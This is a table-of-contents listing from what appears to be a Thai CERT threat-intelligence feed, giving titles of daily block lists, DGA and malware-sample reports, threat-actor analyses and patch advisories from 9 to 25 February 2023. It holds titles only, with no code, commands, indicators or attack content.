1.3.733. 2023-02-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-08 - CyberTotal
1.3.734. 2023-02-09 TTC-CERT - HASH Daily Block Lists - 2023-02-08 - CyberTotal
1.3.735. 2023-02-09 TTC-CERT IP Block Lists 2023-02-09 - FTP port scanning, FTP attack
1.3.736. 2023-02-09 TTC-CERT IP Block Lists 2023-02-09 - SSH port scanning, SSH brute-force attack
1.3.737. 2023-02-09 TTC-CERT - IP Daily Block Lists - 2023-02-08 - CyberTotal
1.3.738. 2023-02-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-09
1.3.739. 2023-02-09 TTC-CERT - URL Daily Block Lists - 2023-02-08 - CyberTotal
1.3.740. 2023-02-09 แจ้งเตือนกรณี OpenSSL เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial of Service)
1.3.741. 2023-02-10 A Backdoor with Smart Screenshot Capability
1.3.742. 2023-02-10 Abuse.ch URLhaus 2023-02-10

1.3.743. 2023-02-10 Active Bamital DGA(s) for 20230209
1.3.744. 2023-02-10 Active Bedep DGA(s) for 20230209
1.3.745. 2023-02-10 Active Malware samples detected on 2023-02-09
1.3.746. 2023-02-10 Agent Tesla Loader - Malware Analysis
1.3.747. 2023-02-10 Enigma Stealer Targets Cryptocurrency Industry with Fake Jobs
1.3.748. 2023-02-10 HTML Smuggling: The Hidden Threat in Your Inbox
1.3.749. 2023-02-10 Malicious Google Ads Target AWS Logins
1.3.750. 2023-02-10 NewsPenguin, a Previously Unknown Threat Actor, Targets Pakistan with Advanced Espionage Tool
1.3.751. 2023-02-10 Ongoing Qakbot OneNote Campaign
1.3.752. 2023-02-10 #StopRansomware: Ransomware Attacks on Critical Infrastructure Fund DPRK Malicious Cyber Activities | CISA
1.3.753. 2023-02-10 TTC-CERT Block Lists 2023-02-10 - Agentemis, BEACON, Cobalt Strike
1.3.754. 2023-02-10 TTC-CERT Block Lists 2023-02-10 - Phishing attack dataset
1.3.755. 2023-02-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-09 - CyberTotal
1.3.756. 2023-02-10 TTC-CERT - HASH Daily Block Lists - 2023-02-09 - CyberTotal
1.3.757. 2023-02-10 TTC-CERT IP Block Lists 2023-02-10 - FTP port scanning, FTP attack
1.3.758. 2023-02-10 TTC-CERT IP Block Lists 2023-02-10 - SSH port scanning, SSH brute-force attack
1.3.759. 2023-02-10 TTC-CERT - IP Daily Block Lists - 2023-02-09 - CyberTotal
1.3.760. 2023-02-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-10
1.3.761. 2023-02-10 TTC-CERT - URL Daily Block Lists - 2023-02-09 - CyberTotal
1.3.762. 2023-02-10 UAC-0114 (aka WinterVivern) - Campaign, Targeting Ukrainian and Polish Entities
1.3.763. 2023-02-10 แจ้งเตือนกรณีพบการเพิ่มขึ้นของการใช้ไฟล์ Microsoft OneNote ในการโจมตีเพื่อแพร่กระจายมัลแวร์
1.3.764. 2023-02-11 Abuse.ch URLhaus 2023-02-11
1.3.765. 2023-02-11 Active Bamital DGA(s) for 20230210
1.3.766. 2023-02-11 Active Bedep DGA(s) for 20230210
1.3.767. 2023-02-11 Active Malware samples detected on 2023-02-10

1.3.768. 2023-02-11 Investigating Intrusions From Intriguing Exploits
1.3.769. 2023-02-11 Open-source repository malware sows Havoc
1.3.770. 2023-02-11 The Royal Menace Spreads to Linux: A Deep Dive into this New Ransomware
1.3.771. 2023-02-11 THREAT ALERT: GootLoader - SEO Poisoning and Large Payloads Leading to Compromise
1.3.772. 2023-02-11 TTC-CERT Block Lists 2023-02-11 - Agentemis, BEACON, Cobalt Strike
1.3.773. 2023-02-11 TTC-CERT Block Lists 2023-02-11 - IcedID, BokBot
1.3.774. 2023-02-11 TTC-CERT Block Lists 2023-02-11 - Phishing attack dataset
1.3.775. 2023-02-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-10 - CyberTotal
1.3.776. 2023-02-11 TTC-CERT - HASH Daily Block Lists - 2023-02-10 - CyberTotal
1.3.777. 2023-02-11 TTC-CERT IP Block Lists 2023-02-11 - FTP port scanning, FTP attack
1.3.778. 2023-02-11 TTC-CERT IP Block Lists 2023-02-11 - SSH port scanning, SSH brute-force attack
1.3.779. 2023-02-11 TTC-CERT - IP Daily Block Lists - 2023-02-10 - CyberTotal
1.3.780. 2023-02-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-11
1.3.781. 2023-02-11 TTC-CERT - URL Daily Block Lists - 2023-02-10 - CyberTotal
1.3.782. 2023-02-12 Abuse.ch URLhaus 2023-02-12
1.3.783. 2023-02-12 Active Bamital DGA(s) for 20230211
1.3.784. 2023-02-12 Active Bedep DGA(s) for 20230211
1.3.785. 2023-02-12 Active Malware samples detected on 2023-02-11
1.3.786. 2023-02-12 TTC-CERT Block Lists 2023-02-12 - Agentemis, BEACON, Cobalt Strike
1.3.787. 2023-02-12 TTC-CERT Block Lists 2023-02-12 - Phishing attack dataset
1.3.788. 2023-02-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-11 - CyberTotal
1.3.789. 2023-02-12 TTC-CERT - HASH Daily Block Lists - 2023-02-11 - CyberTotal
1.3.790. 2023-02-12 TTC-CERT IP Block Lists 2023-02-12 - FTP port scanning, FTP attack
1.3.791. 2023-02-12 TTC-CERT IP Block Lists 2023-02-12 - SSH port scanning, SSH brute-force attack
1.3.792. 2023-02-12 TTC-CERT - IP Daily Block Lists - 2023-02-11 - CyberTotal

1.3.793. 2023-02-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-12
1.3.794. 2023-02-12 TTC-CERT - URL Daily Block Lists - 2023-02-11 - CyberTotal
1.3.795. 2023-02-13 Abuse.ch URLhaus 2023-02-13
1.3.796. 2023-02-13 Active Bamital DGA(s) for 20230212
1.3.797. 2023-02-13 Active Bedep DGA(s) for 20230212
1.3.798. 2023-02-13 Active Malware samples detected on 2023-02-12
1.3.799. 2023-02-13 ASEC Weekly Phishing Email Threat Trends (January 29th, 2023 – February 4th, 2023)
1.3.800. 2023-02-13 AsyncRAT Being Distributed as Windows Help File (*.chm)
1.3.801. 2023-02-13 Dalbit (m00nlight): Chinese Hacker Group’s APT Attack Campaign
1.3.802. 2023-02-13 LockBit 2.0 Ransomware Sample 2023-02-13
1.3.803. 2023-02-13 TTC-CERT Block Lists 2023-02-13 - Agentemis, BEACON, Cobalt Strike
1.3.804. 2023-02-13 TTC-CERT Block Lists 2023-02-13 - IcedID, BokBot
1.3.805. 2023-02-13 TTC-CERT Block Lists 2023-02-13 - Phishing attack dataset
1.3.806. 2023-02-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-12 - CyberTotal
1.3.807. 2023-02-13 TTC-CERT - HASH Daily Block Lists - 2023-02-12 - CyberTotal
1.3.808. 2023-02-13 TTC-CERT IP Block Lists 2023-02-13 - FTP port scanning, FTP attack
1.3.809. 2023-02-13 TTC-CERT IP Block Lists 2023-02-13 - SSH port scanning, SSH brute-force attack
1.3.810. 2023-02-13 TTC-CERT - IP Daily Block Lists - 2023-02-12 - CyberTotal
1.3.811. 2023-02-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-13
1.3.812. 2023-02-13 Web Page Disguised as a Naver Login Page
1.3.813. 2023-02-14 Abuse.ch URLhaus 2023-02-14
1.3.814. 2023-02-14 Active Bamital DGA(s) for 20230213
1.3.815. 2023-02-14 Active Bedep DGA(s) for 20230213
1.3.816. 2023-02-14 Active Malware samples detected on 2023-02-13
1.3.817. 2023-02-14 IcedID infection from fake Microsoft Teams page
1.3.818. 2023-02-14 Nice Try Tonto Team - How a nation-state APT attempted to attack Group-IB
1.3.819. 2023-02-14 Qakbot BB15 Campaign 1676282502 Sample 2023-02-14

1.3.820. 2023-02-14 Supply Chain Attack via New Malicious Python Packages by Malware Author Core1337
1.3.821. 2023-02-14 TrueBot Analysis Part I - A short glimpse into packed TrueBot samples
1.3.822. 2023-02-14 TTC-CERT Block Lists 2023-02-14 - Agentemis, BEACON, Cobalt Strike
1.3.823. 2023-02-14 TTC-CERT Block Lists 2023-02-14 - IcedID, BokBot
1.3.824. 2023-02-14 TTC-CERT Block Lists 2023-02-14 - Phishing attack dataset
1.3.825. 2023-02-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-13 - CyberTotal
1.3.826. 2023-02-14 TTC-CERT - HASH Daily Block Lists - 2023-02-13 - CyberTotal
1.3.827. 2023-02-14 TTC-CERT IP Block Lists 2023-02-14 - FTP port scanning, FTP attack
1.3.828. 2023-02-14 TTC-CERT IP Block Lists 2023-02-14 - SSH port scanning, SSH brute-force attack
1.3.829. 2023-02-14 TTC-CERT - IP Daily Block Lists - 2023-02-13 - CyberTotal
1.3.830. 2023-02-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-14
1.3.831. 2023-02-14 TTC-CERT - URL Daily Block Lists - 2023-02-13 - CyberTotal
1.3.832. 2023-02-14 Venmo Phishing Abusing LinkedIn "slink"
1.3.833. 2023-02-14 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.834. 2023-02-14 รายงานผลการวิเคราะห์มัลแวร์ AMAR-230199-1.v1 - Fake_Pulse_Secure_CobaltStrike_Loader
1.3.835. 2023-02-15 Abuse.ch URLhaus 2023-02-15
1.3.836. 2023-02-15 Active Bamital DGA(s) for 20230214
1.3.837. 2023-02-15 Active Chinad DGA(s) for 20230214
1.3.838. 2023-02-15 Active Malware samples detected on 2023-02-14
1.3.839. 2023-02-15 Beepin' Out of the Sandbox: Analyzing a New, Extremely Evasive Malware
1.3.840. 2023-02-15 Continuous Distribution of LockBit 2.0 Ransomware Disguised as Resumes
1.3.841. 2023-02-15 Dota 2 Under Attack: How a V8 Bug Was Exploited in the Game
1.3.842. 2023-02-15 Malware Disguised as Normal Documents (Kimsuky)

1.3.843. 2023-02-15 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกุมภาพันธ์ 2566
1.3.844. 2023-02-15 New MortalKombat ransomware and Laplas Clipper malware threats deployed in financially motivated campaign
1.3.845. 2023-02-15 Paradise Ransomware Distributed Through AweSun Vulnerability Exploitation
1.3.846. 2023-02-15 PYbot DDoS Malware Being Distributed Disguised as a Discord Nitro Code Generator
1.3.847. 2023-02-15 Qakbot azd Campaign 1672147664 Sample 2023-02-15
1.3.848. 2023-02-15 Qakbot Being Distributed via OneNote
1.3.849. 2023-02-15 TTC-CERT Block Lists 2023-02-15 - Agentemis, BEACON, Cobalt Strike
1.3.850. 2023-02-15 TTC-CERT Block Lists 2023-02-15 - IcedID, BokBot
1.3.851. 2023-02-15 TTC-CERT Block Lists 2023-02-15 - Phishing attack dataset
1.3.852. 2023-02-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-14 - CyberTotal
1.3.853. 2023-02-15 TTC-CERT - HASH Daily Block Lists - 2023-02-14 - CyberTotal
1.3.854. 2023-02-15 TTC-CERT IP Block Lists 2023-02-15 - FTP port scanning, FTP attack
1.3.855. 2023-02-15 TTC-CERT IP Block Lists 2023-02-15 - SSH port scanning, SSH brute-force attack
1.3.856. 2023-02-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-15
1.3.857. 2023-02-15 แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยหลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Privilege Escalation
1.3.858. 2023-02-15 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.859. 2023-02-15 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.860. 2023-02-16 Abuse.ch URLhaus 2023-02-16
1.3.861. 2023-02-16 Active Bamital DGA(s) for 20230215
1.3.862. 2023-02-16 Active Bedep DGA(s) for 20230215
1.3.863. 2023-02-16 Active Malware samples detected on 2023-02-15
1.3.864. 2023-02-16 Analysis of APT-C-56 (Transparent Tribe) camouflage resume attack campaign

1.3.865. 2023-02-16 ASEC Weekly Malware Statistics (February 6th, 2023 – February 12th, 2023)
1.3.866. 2023-02-16 Bogus URL Shorteners Redirect Thousands of Hacked Sites in AdSense Fraud Campaign
1.3.867. 2023-02-16 Cyber attack on organizations and institutions of Ukraine using the Remote Utilities program (CERT-UA#5961)
1.3.868. 2023-02-16 Hangeul malware using steganography: RedEyes attack group (also known as APT37, ScarCruft)
1.3.869. 2023-02-16 Havoc Across the Cyberspace
1.3.870. 2023-02-16 Technical Advisory: Immediately Patch Your VMware ESXi Servers Targeted by Opportunistic Threat Actors
1.3.871. 2023-02-16 The Saaiwc Group (AKA Dark Pink) conducts stealth activities in the name of multinational diplomacy
1.3.872. 2023-02-16 TTC-CERT Block Lists 2023-02-16 - Agentemis, BEACON, Cobalt Strike
1.3.873. 2023-02-16 TTC-CERT Block Lists 2023-02-16 - Phishing attack dataset
1.3.874. 2023-02-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-15 - CyberTotal
1.3.875. 2023-02-16 TTC-CERT - HASH Daily Block Lists - 2023-02-15 - CyberTotal
1.3.876. 2023-02-16 TTC-CERT IP Block Lists 2023-02-16 - FTP port scanning, FTP attack
1.3.877. 2023-02-16 TTC-CERT IP Block Lists 2023-02-16 - SSH port scanning, SSH brute-force attack
1.3.878. 2023-02-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-16
1.3.879. 2023-02-16 Uncovering The Dark Side of DarkBit Ransomware
1.3.880. 2023-02-16 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Splunk
1.3.881. 2023-02-17 Abuse.ch URLhaus 2023-02-17
1.3.882. 2023-02-17 Active Bamital DGA(s) for 20230216
1.3.883. 2023-02-17 Active Bedep DGA(s) for 20230216
1.3.884. 2023-02-17 Active Chinad DGA(s) for 20230216
1.3.885. 2023-02-17 Active Malware samples detected on 2023-02-16
1.3.886. 2023-02-17 DarkBit Ransomware Targets Israel with Command-Line Options and Optimized Encryption Routines

1.3.887. 2023-02-17 Frebniis: New Malware Abuses Microsoft IIS Feature to Establish Backdoor
1.3.888. 2023-02-17 Invitation to a Secret Event: Uncovering Earth Yako's Campaigns
1.3.889. 2023-02-17 Mirai Variant V3G4 Targets IoT Devices
1.3.890. 2023-02-17 Operation Silent Watch: Desktop Surveillance in Azerbaijan and Armenia
1.3.891. 2023-02-17 ProxyShellMiner Campaign Creating Dangerous Backdoors
1.3.892. 2023-02-17 Qakbot BB15 Campaign 1676480611 Sample 2023-02-17
1.3.893. 2023-02-17 Recent TZW Campaigns Revealed As Part of GlobeImposter Malware Family
1.3.894. 2023-02-17 These aren't the apps you're looking for: fake installers targeting Southeast and East Asia
1.3.895. 2023-02-17 TTC-CERT Block Lists 2023-02-17 - Agentemis, BEACON, Cobalt Strike
1.3.896. 2023-02-17 TTC-CERT Block Lists 2023-02-17 - Phishing attack dataset
1.3.897. 2023-02-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-16 - CyberTotal
1.3.898. 2023-02-17 TTC-CERT - HASH Daily Block Lists - 2023-02-16 - CyberTotal
1.3.899. 2023-02-17 TTC-CERT IP Block Lists 2023-02-17 - FTP port scanning, FTP attack
1.3.900. 2023-02-17 TTC-CERT IP Block Lists 2023-02-17 - SSH port scanning, SSH brute-force attack
1.3.901. 2023-02-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-17
1.3.902. 2023-02-17 WIP26 Espionage | Threat Actors Abuse Cloud Infrastructure in Targeted Telco Attacks
1.3.903. 2023-02-17 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiNAC เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.904. 2023-02-17 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiWeb เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.905. 2023-02-18 Abuse.ch URLhaus 2023-02-18
1.3.906. 2023-02-18 Active Bamital DGA(s) for 20230217

1.3.907. 2023-02-18 Active Bedep DGA(s) for 20230217
1.3.908. 2023-02-18 Active Malware samples detected on 2023-02-17
1.3.909. 2023-02-18 Earth Kitsune Delivers New WhiskerSpy Backdoor via Watering Hole Attack
1.3.910. 2023-02-18 Earth Zhulong: Familiar Patterns Target Southeast Asian Firms
1.3.911. 2023-02-18 Fake Hogwarts Legacy cracks lead to adware, scams
1.3.912. 2023-02-18 Overview of AhnLab’s Response to Joint Cybersecurity Advisory Between South Korea and the United States on North Korean Ransomware
1.3.913. 2023-02-18 The Many Faces of Qakbot Malware: A Look at Its Diverse Distribution Methods
1.3.914. 2023-02-18 Tracking Distribution Site of Magniber Ransomware Using EDR
1.3.915. 2023-02-18 TTC-CERT Block Lists 2023-02-18 - Agentemis, BEACON, Cobalt Strike
1.3.916. 2023-02-18 TTC-CERT Block Lists 2023-02-18 - Phishing attack dataset
1.3.917. 2023-02-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-17 - CyberTotal
1.3.918. 2023-02-18 TTC-CERT - HASH Daily Block Lists - 2023-02-17 - CyberTotal
1.3.919. 2023-02-18 TTC-CERT IP Block Lists 2023-02-18 - FTP port scanning, FTP attack
1.3.920. 2023-02-18 TTC-CERT IP Block Lists 2023-02-18 - SSH port scanning, SSH brute-force attack
1.3.921. 2023-02-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-18
1.3.922. 2023-02-18 WordPress sites backdoored with ad fraud plugin
1.3.923. 2023-02-19 Abuse.ch URLhaus 2023-02-19
1.3.924. 2023-02-19 Active Bamital DGA(s) for 20230218
1.3.925. 2023-02-19 Active Bedep DGA(s) for 20230218
1.3.926. 2023-02-19 Active Chinad DGA(s) for 20230218
1.3.927. 2023-02-19 Active Malware samples detected on 2023-02-18
1.3.928. 2023-02-19 eSentire Threat Intelligence Malware Analysis: Icarus Stealer
1.3.929. 2023-02-19 TTC-CERT Block Lists 2023-02-19 - Agentemis, BEACON, Cobalt Strike
1.3.930. 2023-02-19 TTC-CERT Block Lists 2023-02-19 - Phishing attack dataset
1.3.931. 2023-02-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-18 - CyberTotal

1.3.932. 2023-02-19 TTC-CERT - HASH Daily Block Lists - 2023-02-18 - CyberTotal
1.3.933. 2023-02-19 TTC-CERT IP Block Lists 2023-02-19 - FTP port scanning, FTP attack
1.3.934. 2023-02-19 TTC-CERT IP Block Lists 2023-02-19 - SSH port scanning, SSH brute-force attack
1.3.935. 2023-02-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-19
1.3.936. 2023-02-19 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ร้านค้าออนไลน์ (E-commerce) ของช้อปปี้ (Shopee) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (Gigabud RAT (Android))
1.3.937. 2023-02-20 Abuse.ch URLhaus 2023-02-20
1.3.938. 2023-02-20 Active Bamital DGA(s) for 20230219
1.3.939. 2023-02-20 Active Bedep DGA(s) for 20230219
1.3.940. 2023-02-20 Active Malware samples detected on 2023-02-19
1.3.941. 2023-02-20 Ransomware Roundup – CatB Ransomware
1.3.942. 2023-02-20 Royal Ransomware expands attacks by targeting Linux ESXi servers
1.3.943. 2023-02-20 TTC-CERT Block Lists 2023-02-20 - Agentemis, BEACON, Cobalt Strike
1.3.944. 2023-02-20 TTC-CERT Block Lists 2023-02-20 - IcedID, BokBot
1.3.945. 2023-02-20 TTC-CERT Block Lists 2023-02-20 - Phishing attack dataset
1.3.946. 2023-02-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-19 - CyberTotal
1.3.947. 2023-02-20 TTC-CERT - HASH Daily Block Lists - 2023-02-19 - CyberTotal
1.3.948. 2023-02-20 TTC-CERT IP Block Lists 2023-02-20 - FTP port scanning, FTP attack
1.3.949. 2023-02-20 TTC-CERT IP Block Lists 2023-02-20 - SSH port scanning, SSH brute-force attack
1.3.950. 2023-02-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-20
1.3.951. 2023-02-20 TTC-CERT - URL Daily Block Lists - 2023-02-19 - CyberTotal
1.3.952. 2023-02-20 การโจมตีแบบ phishing ด้วยการส่งเรซูเม่ปลอม (เป็น VBScript) ที่เก็บไว้บน Gitlab เพื่อติดตั้ง XMRig Miner payload บนเครื่องคอมพิวเตอร์ของเหยื่อ
1.3.953. 2023-02-21 Abuse.ch URLhaus 2023-02-21
1.3.954. 2023-02-21 Active Bamital DGA(s) for 20230220
1.3.955. 2023-02-21 Active Bedep DGA(s) for 20230220
1.3.956. 2023-02-21 Active Chinad DGA(s) for 20230220

1.3.957. 2023-02-21 Active Malware samples detected on 2023-02-20
1.3.958. 2023-02-21 ASEC Weekly Phishing Email Threat Trends (February 5th, 2023 – February 11th, 2023)
1.3.959. 2023-02-21 Decoding the Inner Workings of DarkCloud Stealer
1.3.960. 2023-02-21 Gamaredon Exploits Hoaxshell to Target Ukrainian Organizations
1.3.961. 2023-02-21 Magecart Attack Disguised as Google Tag Manager
1.3.962. 2023-02-21 Mylobot: Investigating a proxy botnet
1.3.963. 2023-02-21 Phishing Page Branded with Your Corporate Website
1.3.964. 2023-02-21 Stealc, a copycat of Vidar and Raccoon infostealers gaining in popularity
1.3.965. 2023-02-21 TTC-CERT Block Lists 2023-02-21 - Agentemis, BEACON, Cobalt Strike
1.3.966. 2023-02-21 TTC-CERT Block Lists 2023-02-21 - Phishing attack dataset
1.3.967. 2023-02-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-20 - CyberTotal
1.3.968. 2023-02-21 TTC-CERT - HASH Daily Block Lists - 2023-02-20 - CyberTotal
1.3.969. 2023-02-21 TTC-CERT IP Block Lists 2023-02-21 - FTP port scanning, FTP attack
1.3.970. 2023-02-21 TTC-CERT IP Block Lists 2023-02-21 - SSH port scanning, SSH brute-force attack
1.3.971. 2023-02-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-21
1.3.972. 2023-02-21 TTC-CERT - URL Daily Block Lists - 2023-02-20 - CyberTotal
1.3.973. 2023-02-21 พบมีการนำ Website ของคณะสหเวชศาสตร์ มหาวิทยาลัยธรรมศาสตร์ มาทำเป็น phishing และ fraud
1.3.974. 2023-02-22 Abuse.ch URLhaus 2023-02-22
1.3.975. 2023-02-22 Active Bamital DGA(s) for 20230221
1.3.976. 2023-02-22 Active Chinad DGA(s) for 20230221
1.3.977. 2023-02-22 Active Malware samples detected on 2023-02-21
1.3.978. 2023-02-22 APT SideCopy Targeting Indian Government Entities
1.3.979. 2023-02-22 ASEC Weekly Malware Statistics (February 13th, 2023 – February 19th, 2023)
1.3.980. 2023-02-22 HardBit 2.0 Ransomware wants insurance details to set the perfect price

1.3.981. 2023-02-22 IcedID Campaign 3329953471 Sample 2023-02-22
1.3.982. 2023-02-22 More Supply Chain Attacks via New Malicious Python Packages in PyPi
1.3.983. 2023-02-22 Technical Analysis of Rhadamanthys Obfuscation Techniques
1.3.984. 2023-02-22 The Growing Threat of ChatGPT-Based Phishing Attacks
1.3.985. 2023-02-22 TTC-CERT Block Lists 2023-02-22 - Agentemis, BEACON, Cobalt Strike
1.3.986. 2023-02-22 TTC-CERT Block Lists 2023-02-22 - IcedID, BokBot
1.3.987. 2023-02-22 TTC-CERT Block Lists 2023-02-22 - Phishing attack dataset
1.3.988. 2023-02-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-21 - CyberTotal
1.3.989. 2023-02-22 TTC-CERT - HASH Daily Block Lists - 2023-02-21 - CyberTotal
1.3.990. 2023-02-22 TTC-CERT IP Block Lists 2023-02-22 - FTP port scanning, FTP attack
1.3.991. 2023-02-22 TTC-CERT IP Block Lists 2023-02-22 - SSH port scanning, SSH brute-force attack
1.3.992. 2023-02-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-22
1.3.993. 2023-02-22 TTC-CERT - URL Daily Block Lists - 2023-02-21 - CyberTotal
1.3.994. 2023-02-22 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Carbon Black App Control เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้สามารถเข้าถึงระบบปฏิบัติการได้โดยไม่ได้รับอนุญาต
1.3.995. 2023-02-23 Abuse.ch URLhaus 2023-02-23
1.3.996. 2023-02-23 Active Bamital DGA(s) for 20230222
1.3.997. 2023-02-23 Active Chinad DGA(s) for 20230222
1.3.998. 2023-02-23 Active Malware samples detected on 2023-02-22
1.3.999. 2023-02-23 Andoryu Botnet - A New Botnet Based on Socks Protocol
1.3.1000. 2023-02-23 Cyber attack of the group UAC-0050 (UAC-0096) using the Remcos RAT (CERT-UA#6011)
1.3.1001. 2023-02-23 Darth Vidar: The Dark Side of Evolving Threat Infrastructure
1.3.1002. 2023-02-23 Hydrochasma: Previously Unknown Group Targets Medical and Shipping Organizations in Asia
1.3.1003. 2023-02-23 Multilingual skimmer fingerprints 'secret shoppers' via Cloudflare endpoint API

1.3.1004. 2023-02-23 SOC Team Essentials | How to Investigate and Track the 8220 Gang Cloud Threat
1.3.1005. 2023-02-23 TTC-CERT Block Lists 2023-02-23 - Agentemis, BEACON, Cobalt Strike
1.3.1006. 2023-02-23 TTC-CERT Block Lists 2023-02-23 - Phishing attack dataset
1.3.1007. 2023-02-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-22 - CyberTotal
1.3.1008. 2023-02-23 TTC-CERT - HASH Daily Block Lists - 2023-02-22 - CyberTotal
1.3.1009. 2023-02-23 TTC-CERT IP Block Lists 2023-02-23 - FTP port scanning, FTP attack
1.3.1010. 2023-02-23 TTC-CERT IP Block Lists 2023-02-23 - SSH port scanning, SSH brute-force attack
1.3.1011. 2023-02-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-23
1.3.1012. 2023-02-23 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1013. 2023-02-24 Abuse.ch URLhaus 2023-02-24
1.3.1014. 2023-02-24 Active Bamital DGA(s) for 20230223
1.3.1015. 2023-02-24 Active Bedep DGA(s) for 20230223
1.3.1016. 2023-02-24 Active Chinad DGA(s) for 20230223
1.3.1017. 2023-02-24 Active Malware samples detected on 2023-02-23
1.3.1018. 2023-02-24 Anti-Forensic Techniques Used By Lazarus Group
1.3.1019. 2023-02-24 ChromeLoader Disguised as Illegal Game Programs Being Distributed
1.3.1020. 2023-02-24 Clasiopa: New Group Targets Materials Research
1.3.1021. 2023-02-24 Distribution of Malware Exploiting Vulnerable Innorix: Andariel
1.3.1022. 2023-02-24 Emails Impersonating Shipping Companies Distributed as ‘Guide on Submitting Import Clearance Info’
1.3.1023. 2023-02-24 How NPM Packages Were Used to Spread Phishing Links
1.3.1024. 2023-02-24 Magniber Ransomware’s Relaunch Technique
1.3.1025. 2023-02-24 S1deload Stealer – Exploring the Economics of Social Network Account Hijacking
1.3.1026. 2023-02-24 TTC-CERT Block Lists 2023-02-24 - Agentemis, BEACON, Cobalt Strike
1.3.1027. 2023-02-24 TTC-CERT Block Lists 2023-02-24 - Phishing attack dataset

1.3.1028. 2023-02-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-23 - CyberTotal
1.3.1029. 2023-02-24 TTC-CERT - HASH Daily Block Lists - 2023-02-23 - CyberTotal
1.3.1030. 2023-02-24 TTC-CERT IP Block Lists 2023-02-24 - FTP port scanning, FTP attack
1.3.1031. 2023-02-24 TTC-CERT IP Block Lists 2023-02-24 - SSH port scanning, SSH brute-force attack
1.3.1032. 2023-02-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-24
1.3.1033. 2023-02-24 TTC-CERT - URL Daily Block Lists - 2023-02-23 - CyberTotal
1.3.1034. 2023-02-24 WinorDLL64: A backdoor from the vast Lazarus arsenal?
1.3.1035. 2023-02-24 แจ้งเตือนกรณี Apache เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Apache Tomcat เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Denial of Service
1.3.1036. 2023-02-24 พบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing
1.3.1037. 2023-02-25 Abuse.ch URLhaus 2023-02-25
1.3.1038. 2023-02-25 Active Bamital DGA(s) for 20230224
1.3.1039. 2023-02-25 Active Bedep DGA(s) for 20230224
1.3.1040. 2023-02-25 Active Chinad DGA(s) for 20230224
1.3.1041. 2023-02-25 Active Malware samples detected on 2023-02-24
1.3.1042. 2023-02-25 Aurora Stealer C2 Panels 2023-02-24
1.3.1043. 2023-02-25 A year of wiper attacks in Ukraine
1.3.1044. 2023-02-25 BlackCat (also known as Noberus or ALPHV) ransomware targets another healthcare facility
1.3.1045. 2023-02-25 Cyber attack aimed at violating the integrity and availability of state information resources (CERT-UA#6060)
